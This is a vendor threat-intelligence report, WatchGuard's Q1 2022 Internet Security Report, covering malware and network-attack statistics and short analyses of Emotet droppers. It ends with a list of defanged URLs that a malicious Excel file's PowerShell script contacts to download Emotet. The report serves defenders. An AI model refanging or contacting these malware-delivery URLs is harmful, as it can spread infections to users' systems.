WatchGuard

INTERNET SECURITY REPORT

Quarter 1, 2022

Contents

The Firebox Feed™ provides quantifiable data and trends about hackers' latest attacks, and understanding these trends can help us improve our defenses.

03 Introduction

04 Executive Summary

05 Firebox Feed Statistics

- **07 Malware Trends**
- 08 Top 10 GAV Malware Detections
- 09 Most-Widespread Malware
- 11 Catching Evasive Malware
- 12 Individual Malware Sample Analysis
- **15 Network Attack Trends**
- 16 Top 10 Network Attacks
- 20 Most-Widespread Network Attacks
- 22 Network Attack Conclusion
- **23 DNS Analysis**
- 23 Top Malware Domains
- 25 Firebox Feed: Defense Learnings

26 Endpoint Threat Trends

- 27 Malware by Origin
- 27 Attack Vector Definitions
- 29 Browser Malware Detections
- 31 Cryptominers

33 Top Security Incident

- **34 Cyclops Blink Malware Analysis**

44 Conclusion and Defense Highlights

48 About WatchGuard

"Without data, you are just another person with an opinion."
– Misattributed to W. Edwards Deming

W. Edwards Deming was a renowned American engineer, statistician, professor, author and much more, who was known for (among other things) helping companies in Japan and around the world improve production quality by using data-based, statistical process control. While it hasn't been proven by his writings, he is often cited for the saying, "Without data, you are just another person with an opinion." In a nutshell, that proposition summarizes why the WatchGuard Threat Lab offers this quarterly Internet Security report.

In most professions, experts would agree you'll have trouble making good decisions in your vocation if you don't have good data with which to base those decisions. What types of data you rely on totally depends on your occupation, but most people would agree that the right data improves decision-making. Consider a doctor, for example. Sure, a bad or mediocre doctor might make a quick diagnosis simply based on what a patient tells them or what they might quickly observe on the surface. However, how often do you think those hasty, gut diagnoses are right?

Meanwhile, good, modern doctors go much further, seeking out additional data points before jumping to conclusions. They look for and analyze additional useful data like blood pressure, heart rate, pulse oximetry, new blood lab results, or other health measurements. If they're especially good, they may even refer to the history of measurements they have on file for a patient. After all, what is unusual and dangerous for one person might be a normal baseline for another, but a doctor won't know that unless they have a historical baseline to refer to. Sure, one measure of a doctor comes from their overall experience and how much they have learned, but I think the best doctors would agree that they still need accurate data and measurements to apply that knowledge to if they are expected to make more accurate diagnoses. In fact, there is no better example of how beneficial good data is to a medical diagnosis than the fact that machine-learning algorithms – which base decisions entirely on data—**have gotten pretty good at it**.

As you might have guessed, the cybersecurity profession is no different. You probably won't make the best security decisions unless you have the right data to help guide you. One simple example is helping with prioritization. The cybersecurity profession includes many domains of expertise, with different types of threats and attacks to consider. Meanwhile, most cybersecurity teams are under-resourced, and find themselves with more work or ideas than they can immediately take action on. While you could pick and choose priorities just based on your favorite pet projects, would that result in the best ROI for your time? I guess you might sometimes get lucky, but why not go for a sure thing, and base those prioritization decisions on data. For instance, why not focus on the highest risk threats that also have the greatest likelihood of an attack. Obviously, high-risk and high-likelihood threats are the ones you should handle first, so it's just a matter of using data to measure those two variables to learn which common issues you should solve first.

We hope that's the kind of data you can find in this report. While it doesn't contain every bit of data you'll want to base your security decisions on, it does quantifiably highlight and historically record the most common threats we see online, which at the very least helps you understand attack likelihood. That info alone can help you prioritize your security efforts. The data in this report is not anecdotal or "gut feel." It comes from real global threat intelligence and attacks that our endpoint and network security products see every day. Using this threat data, we, and by extension you, get a clear picture of the latest malware, attack techniques, and exploits threat actors leverage each quarter. We hope that by sharing this data regularly and publicly, you and other security professionals can make better, data-driven security decisions, like Mr. Deming, and not just be another security pundit with an opinion.

Our Q1 2022 report includes:

07 The Latest Firebox Feed Threat Trends
This section includes most of the data-driven threat trends that we receive from our network security products around the world. It highlights the top malware, network attacks, and threatening domains we see targeting our customers. We break these results down by volume and number of Fireboxes hit, while also sharing regional views of the problem. For example, this quarter we saw a return of Emotet and a trojan called Vita that primarily targeted Japan.

25 Endpoint Security Trends
We also share quantifiable threat trends from our endpoint products, like Adaptive Defense 360 (AD360) and WatchGuard EPDR. We share the most popular vectors that malware arrives as and share various malware trends, such as whether or not ransomware and cryptominers have increased or decreased throughout the quarter. This quarter we saw a further increase in malware arriving as malicious scripts, which suggests that living-off-the-land (LotL) techniques remain popular with attackers, and we captured a big increase in ransomware.

31 Top Incident – Cyclops Blink C2:
Every quarter we include a section that either shares the results of the latest research project from the WatchGuard Threat Lab or covers a widespread security story or issue from the quarter. This quarter, we share our technical analysis of the command-and-control (C2) variant of Cyclops Blink, a sophisticated state-sponsored botnet that affected network devices from multiple vendors, including a very limited number (less than 1%) of WatchGuard firewall appliances. While that C2 infrastructure was taken down in a joint effort with the FBI, which we assisted in, the technical analysis gives you a little insight into our findings during the investigation. Cyclops Blink should be long remediated by now, but if you are a Firebox administrator who hasn't heard about it, please see our 4-step Cyclops Blink Diagnosis and Remediation plan.

36 Data-based security strategies that match our quarterly findings:
As mentioned, the point of this report is to give you the data you need to make more accurate defense decisions for your organization. While the threats and treads we cover may seem bleak, this report exists because customers around the world have strategies and products that prevent them. Remember, the data in this report comes from prevented attacks, proving that if you put the right protection in place you can avoid the most common attacks.

Executive Summary

In our last report, both malware and network attacks increased significantly, with network-detected malware in particular reaching pre-pandemic levels. This suggested to us that perhaps business might be returning to normal, with employees coming back to the perimeters of their offices. However, in this Q1 2022 report, overall network malware dropped over 10% and network attacks dropped 19%. Meanwhile, endpoint detected malware rose 38%. Have people returned home due to a surge of COVID-19 infections or is this just the new nature of hybrid work, with employees bouncing back and forth between the office and home? It's hard to say for sure, but despite the quarterly drop, all threat volumes have increased year over year.

Along with overall volume, we also saw drops in both zero day malware (threats that evade signature detection) and malware over encrypted connections. While those are good news to defenders who do not leverage the more modern security controls that can detect them, both numbers still remain quite high, so we recommend you continue to use behaviorally based malware detection and network technologies that can decrypt and inspect TLS traffic.

Meanwhile, endpoint targeted threats remain high. So be sure you have the right endpoint protection and detection and response (EPP/EDR) products, such as WatchGuard's EPDR, to catch the increasingly evasive and sophisticated malware targeting your remote workers. We found that most endpoint malware arrives as malicious scripts – largely PowerShell based – so make sure you have endpoint security controls that can allow legit PowerShell, while still detecting and blocking bad PowerShell.

Here's our executive summary for Q1 2022:

- While signature-based detections increased, **overall malware dropped 10.4% percent quarter over quarter (QoQ)** during Q1. That said, compared to earlier quarters, perimeter (office)-detected malware seems to have returned to pre-pandemic level, with reporting devices seeing 13.6 million Gateway AntiVirus (GAV) detections and 7.8 million APT Blocker (APT) detections.
- **Emotet has returned.** Early last year global authorities gained control of the widespread botnet's C2 infrastructure and used it to remove the botnet. While that was a great win, our analysts warned that these well-known threats have a tendency to return with new owners and variants. In Q1, **Emotet-related threats showed up in three of our top 10 malware spots and was one of the most widespread threats.**
- **60.1 percent of malware hides within encrypted connections.** This dropped 6.6 points from Q4 2021, but still illustrates that most malware tries to evade solutions that don't decrypt HTTPS connections.
- **Office document-based malware continues to thrive.** Three of the top ten malware samples all spread via booby-trapped Office (document and spreadsheet) files. If your users think these types of Office documents are benign, be sure to warn them otherwise.
- **Over half of malware (57.8%) evades signature detection, but this percentage continues to decrease.** We call any malware that evades signature detection zero day malware. Q1 was the second quarter in a row we saw a decrease in zero day malware, dropping 7.8 points to 57.8%. While this is good news for any organization that only relies on legacy antivirus, it still means well over half of malware evades signatures. We also see a decrease in zero day malware arriving over TLS, dropping a whooping 33.7 point to 44%.
- **57% of malware targeted Europe, the Middle East, and Africa (EMEA) in Q1,** making it by far the most targeted region. The remaining malware was split almost evenly between the Americas (AMER) and the Asia Pacific (APAC).
- **Network attack volume dropped 17%,** after Q4's four-year high. While the ~4.7 million IPS hits decreased QoQ, it remains ~10% higher than the same time last year.
- This also means **Fireboxes blocked an average of ~60 attacks per appliance.** While this seems like a big decrease per appliance, we changed the way we count reporting Fireboxes last quarter, which affects our "per box" averages.
- **EMEA saw very few network attacks during Q1, representing only ~6% of network attacks.** This is a quite unusual change from past quarters, as is APAC receiving so many more network attacks.
- **Log4shell was heavily targeted in Q1 2022.** This attack reached the eighth spot on our top ten, showing attackers have their sights on any unpatched Log4j servers.
- **Fireboxes blocked 7.5 million malicious domains in Q1**, which is 31% increase over last quarter.
- Moving to some of our endpoint statistics, **endpoint-detected malware rose 38% in Q1 2022.**
- **In Q1 2022, scripts account for 88 percent of all malware detections.** This suggests threat actors are transitioning from traditional malware to living-off-the-land (LofL) attacks to evade signature-based detection. More interestingly, **PowerShell represents over 99% of this script-based malware.**
- **Ransomware detections rose 80%** and has already reached three times the level we saw during the same time last year. Our analysts hypothesize that this rise has to do with the increased activities coming from the LAPSUS$ ransomware group during Q1.

As you are trying to measure your security controls based on the likelihood of different attacks, we hope our quarterly reports offer the data-driven metrics that allow you to make the best security decisions. We have a lot more details and interesting analysis to cover, so get comfortable with your favorite relaxing beverage and continue reading to learn more about the top threats last quarter.

Firebox Feed Statistics

WatchGuard

Firebox Feed Statistics

What Is the Firebox Feed?

The Firebox Feed section includes anonymized data we receive from Fireboxes around the world, as well additional data from DNSWatch services. These network and client-based feeds provide the analytics and threat intelligence we need to analyze threats being seen and blocked in the wild, such as the latest malware, network exploits, and phishing attacks. We break down malware and network threats further by extracting the most popular threats as well as the threats that hit the most devices. Additionally, we identify differences between attacks arriving over encrypted and non-encrypted connections as well measure zero day malware that traditional signature-based detection can't detect. Our DNSWatch data identifies the top domains that spread malware, host phishing pages, or have been compromised with malicious code.

By sharing this historical data and analysis, we hope IT admins, security experts, and MSPs can understand which areas of their cybersecurity program needs the most attention. We provide an overview of all the data for our readers to analyze for themselves. You can review it to extract the details for your environment, but we also provide our own take on what the charts mean for our readers. As previously mentioned, our data comes from different feeds. GAV, APT, and IPS come from the Firebox. DNSWatch comes from the DNSWatch application.

- **Gateway AntiVirus (GAV):** Signature-based malware detection
- **IntelligentAV (IAV):** Machine-learning engine to proactively detect malware
- **APT Blocker:** Sandbox-based behavioral detection for malware
- **Intrusion Prevention Service (IPS):** Detects and blocks network-based, server and client software exploits
- **DNSWatch:** Blocks various known malicious sites by domain name

Help Us Improve This Report

Our data comes from Fireboxes in our Firebox Feed and the more Firebox admins that provide the anonymous data the better we can make our reports. If you configure your Firebox to do so, we will have more accurate information in this report to apply to your network. So please configure your Firebox to enable device feedback by following these steps.

1. **Upgrade to Fireware OS 11.8 or higher (we recommend 12.x)**
2. **Enable device feedback in your Firebox settings**
3. **Configure WatchGuard proxies and our security services, such as GAV, IPS, APT Blocker, and DNSWatch, if available**

Malware Trends

Predicting what malware families we'll see in the future is like predicting the weather. We can see trends and make mostly accurate predictions in the short term, but all bets are off long term. Like a meteorologist, we gather hard data from Fireboxes – like the malware threats they detect – and present it here for you to review and act on. This anonymized data helps to show what threats are ahead. Sometimes the threats hide themselves in the small details but in Q1 one family of malware stands out like a funnel cloud announcing a tornado.

Emotet accounts for three of the top 10 detections and the top widespread malware. The botnet Emotet, downloaded by the Trojan. Vita and Valyria malware, has come back in a big way.

The basics of how Emotet operates hasn't changed. It still turns the victim's computer into a bot where the command-and-control server has complete control. For those interested, we have discussed Emotet and its persistence many times. Emotet is effectively commoditized, meaning anyone with malicious intent can run a Emotet botnet. This means multiple but separate Emotet botnets can cause havoc separately. The third malware sample we found related to Emotet can spread over a USB drive. Emotet continues to evolve even during the time of writing this report. On April 22 of this year, researchers found a version of Emotet spreading by a Windows shortcut – .lnk files that contained embedded VBScript.

These basic malware families have pushed total Gateway AntiVirus (GAV) detections higher even compared to a record high in Q4 2021. Fortunately, evasive malware volume has dropped but Fireboxes inspecting for evasive malware still see more evasive malware than basic malware.

With few exceptions, we see malware authors moving to create more advance malware that traditional detection methods can't immediately detect. Many new malware families can bypass signature detections so we must use advanced techniques if we ever hope to proactively protect our networks.

For your first line of defense, **Gateway AntiVirus (GAV)** will block most traditional malware quickly and easily.


If a GAV signature doesn't exist, **IntelligentAV (IAV)** inspects the file using machine learning to identify any suspicious areas of a file.

Finally, **APT Blocker** has a full behavioral-detection sandbox to proactively detect the true intent of any file.

While not directly related to services on the Firebox, any malware defense requires a layered approach. You should also install endpoint malware protection directly on your servers and workstations. Use **Endpoint Detection and Response (EDR)** and **advanced endpoint protection (EPP)** to protect your devices.

These three layers on the Firebox and an EDR/EPP solution on the endpoint provide excellent protection from malware without interrupting your workflow.

We not only use the Firebox Feed data to build this report, but also to identify areas where we can improve our WatchGuard products' security. If you would like to help with these improvements, please enable WatchGuard Device Feedback on your device



Top 10 Gateway AntiVirus (GAV) Malware Detections

We cover the malware families we see the most of to understand volumes and targets of malware. The following chart contains the malware Fireboxes detected the most in Q1 2022. We see four new malware families detected this quarter – three related to Emotet and one possibly related to LokiBot. Additionally, detections of Trojan.Vita and Trojan.Valyria both use exploits in Microsoft Office to download Emotet. While we haven't seen Trojan.Valyria in the top 10 list before we did see in it in the top 5 encrypted detections in 2020 Q4. Reviewing our data from 2020 Q4, the sample we found also downloaded Emotet, but probably a different variant of the botnet. We talk about these malware families later in this section.

This quarter, we again see the popular Office exploit CVE-2018-0802 and the IOT botnet The Moon on the list. We also see the return of a Linux-based coinminer detected with theLinux.Generic signature. Finally, Trojan. NSISX.Spy also showed up for the first time. One Trojan.NSISX.Spy sample we found has downloaded LokiBot in the past. For the other threats like Win32/Heri and CVE-2018-0802 we don't see any indication that these threats have decreased but instead have maintained about the same threat level as before.

Top 10 Gateway AntiVirus Malware

COUNT	THREAT NAME	CATEGORY	LAST SEEN
1,036,449	Win32/Heri	Win Code Injection	Q4 2021
976,854	CVE-2018-0802	Office Exploit	Q4 2021
652,920	Trojan.Vita (Emotet)	Dropper (botnet)	new
323,663	Linux.Generic (The Moon)	IOT Exploit	Q4 2021
302,485	MSIL.Mensa.4	Dropper	new
234,489	Trojan.Cryxos	Scam File	Q4 2021
172,719	Trojan.NSISX.Spy	Win Code Injection	new
172,492	Linux.Generic	Coinminer	Q4 2021
157,870	Trojan.Valyria (Emotet)	Dropper (botnet)	new*
156,604	Trojan.Zmutzy	Win Code Injection	Q4 2021

Figure 1: Top 10 Gateway AntiVirus Malware Detections

**Seen in top 5 encrypted malware detections Q4 2020*

Top 5 Encrypted Malware Detections

We know many administrators don't configure their Firebox appliances to scan encrypted connections. This leaves big holes in a network's security, especially in networks that don't install a local endpoint detection and response (EDR) solution. Additionally, items like printers, thermomotors, and other IoT devices that connect over an encrypted connection can fall victims to the attacks we see here. Our data shows exploits that attack IoT devices active in the wild, such as the Trojan.Linux.Getshell.O, which Fireboxes scanning encrypted connections identified in Q1.

In the top 5 encrypted list we see Trojan.Vita, the same Emotet dropper variant as in the Top 10 list. We also see the newcomer Mail.Stacked.6. This malware family contains an email with an attachment used to download more malware. We didn't find that it downloaded any family of malware specifically but works as a distribution of malware in general.

Top 5 Encrypted Malware Detections		
COUNT	THREAT NAME	CATEGORY
176,313	Win Code Injection	Trojan.GenericKD
25,539	Mail.Stacked.6	Emailed Dropper
23,888	Trojan.JS.Agent	Dropper
23,086	Trojan.Cryxos	Scam File
22,880	Trojan.Vita (Emotet)	Dropper (botnet)

Figure 2: Top 5 Encrypted Malware Detections

Top 5 Most-Widespread Malware Detections

In addition to the malware triggering the most detections by volume, we also review the malware detected by the most individual Fireboxes. If you've followed these charts in recent reports, you will notice Fireboxes in Japan have seen unusually high percentage of detections compared to previous quarters. Of all Fireboxes reporting from Japan over 73% of them have seen the brand-new malware family Trojan.Vita. At first we suspected an error in our data since we rarely see anything over 40% for most variants in any given country, but we confirmed the data after review and other threat researchers' independent work supported our findings. Looking at the regional numbers for Trojan.Vita we see Europe, and the Middle East and Africa (EMEA) also unusually high at 55%. We again see Trojan.NSISX.Spy in this chart detected by Fireboxes in Hungary, Cyprus and Greece.

Top 5 Most-Widespread Malware	Top 3 Countries by %			EMEA %	APAC %	AMER %
Trojan.Vita	Japan - 73.36%	Italy - 38.24%	Indonesia - 29.2%	55.08%	4.94%	15.85%
CVE-2018-0802	Germany - 40.95%	Cyprus - 40.43%	Greece - 36.36%	26.51%	8.12%	7.40%
Trojan.NSISX.Spy	Hungary - 29.52%	Cyprus - 26.6%	Greece - 24.55%	14.46%	5.12%	3.93%
Zum.Androm	Greece - 24.55%	Cyprus - 23.4%	Turkey - 20.62%	12.53%	3.89%	3.77%
CVE-2017-11882	Hungary - 26.67%	Cyprus - 21.28%	Greece - 21.09%	13.03%	2.56%	3.34%

Figure 3: Top 5 Most-Widespread Malware Detections

Geographic Threats by Region

Overall regional detections of basic and evasive malware show Fireboxes in EMEA hit harder than North, Central and South America (AMER) at 57% and 22% respectively, and Asia-Pacific (APAC) bringing in the rear at 21%. We don't know exactly why Fireboxes in EMEA saw twice as many hits on average than the other regions. We have noticed that Fireboxes in EMEA use APT Blocker more than other regions, possibly indicating they inspect more traffic in general. Another explanation that also raises more questions, 96% of Win32/Heri detections came from EMEA.


Malware Detection by Region

Catching Evasive Malware

Speaking of APT Blocker, devices that use APT Blocker found that 58% of malware detected was evasive, or zero day, malware. This type of evasive malware hasn't been identified by a signature yet, preventing many traditional antiviruses from detecting it. Only by sending the file to a behavioral analysis sandbox and detonating it safely will modern solutions like APT Blocker can we determine the true intention of the file and inform the Firebox of the malware.

While more Firebox administrators have enabled encrypted connection inspection and APT Blocker, they still only represent a fraction of the total Fireboxes out there. Droppers like Trojan.Vita use encrypted connections to bypass malware detection. A typical dropper will attempt to download multiple files from multiple locations until one succeeds. This way they can avoid signature detection and bypass basic defenses. Fortunately, many Fireboxes do scan for this encrypted traffic, and they found 44% of malware used encryption to try and evade detection.

Zero Day Malware



Individual Malware Sample Analysis

Trojan.Vita

Trojan.Vita arrived mostly by email. This family of dropper malware acts as a delivery system for whatever malware the attacker wants to install. In multiple samples we found it comes as an Excel document. The example listed here tries exploiting Microsoft Office OLE to download the Emotet botnet payload from nataliapereira[.]com.




Figure 4: Trojan Vita

As mentioned, this malware heavily targeted Japan and also targeted Italy and Indonesia among others. Trojan.Vita typically came through email, but we were unable to identify a sample email. Just like any email with a malicious attachment, it will ask you to open the attachment. Never accept a document from an unknown sender and always double-check if an attachment is expected, even from a known sender.

MSIL.Mensa.4

MSIL.Mensa.4, downloaded by Emotet, mostly targeted networks in the US. We suspect the same variant of Emotet from Trojan.Vita downloads this file because we found both malicious files share a parent file – the same type of file that we saw download MSIL.Mensa.4 and Trojan.Vita in the past. This parent file also indicates this version of Emotet has multiple paths to infect a victim besides email.

While we saw Trojan.Vita come mostly through email, most detections of MSIL.Mensa.4 came over http connections. This makes sense for the hypothesis that Emotet acts as the dropper, downloading and installing the file from a malware delivery server.

Based on this new information we believe a threat actor brought Emotet back and will continue to cause havoc for defenders.

MSIL.Mensa.4 itself loads a malware variant called Autorun.worm that will try to infect any drive connected to the infected computer including a USB drive or smartphone. With the infection on the connected drive, the malware creates a .inf file to have the infected device run on any computer the drive is plugged into. MSIL.Mensa.4 isn't a central part of Emotet but because of the relation this version has with Emotet we suspect the infection contains an Emotet downloader.

Valyria

Like Trojan.Vita this malware sample downloads an additional payload, which we again found to be Emotet. Here we found an email with a malicious Valyria attachment.




Figure 5: Valyria

If we open the attachment, we will see this Office document.




Figure 6: Microsoft Office OLE Exploit

The Excel file exploits Microsoft Office OLE to download and run malware via a PowerShell script. We found multiple domains in this script.

http://althyplane[.]com/wp-admin/ELWa8YcOqlJn/
http://dreamdancefactory.clnetworktv[.]com/zegsgpzq/CT75/
http://ajkersomaj[.]com/wp-admin/ThBwKpUbIffmrepRg/
http://1asehrgut[.]com/dup-installer/3vESrkJAS97I/
http://dreamcityloveaffair[.]com/60bv5/RG9Kb1qRIQ/
http://dreamproductionsfl[.]com/tmw8t/Szjjcj5mU1ZA/
http://dreamcityimprov[.]com/d5759pd/yzbV45v1nY/
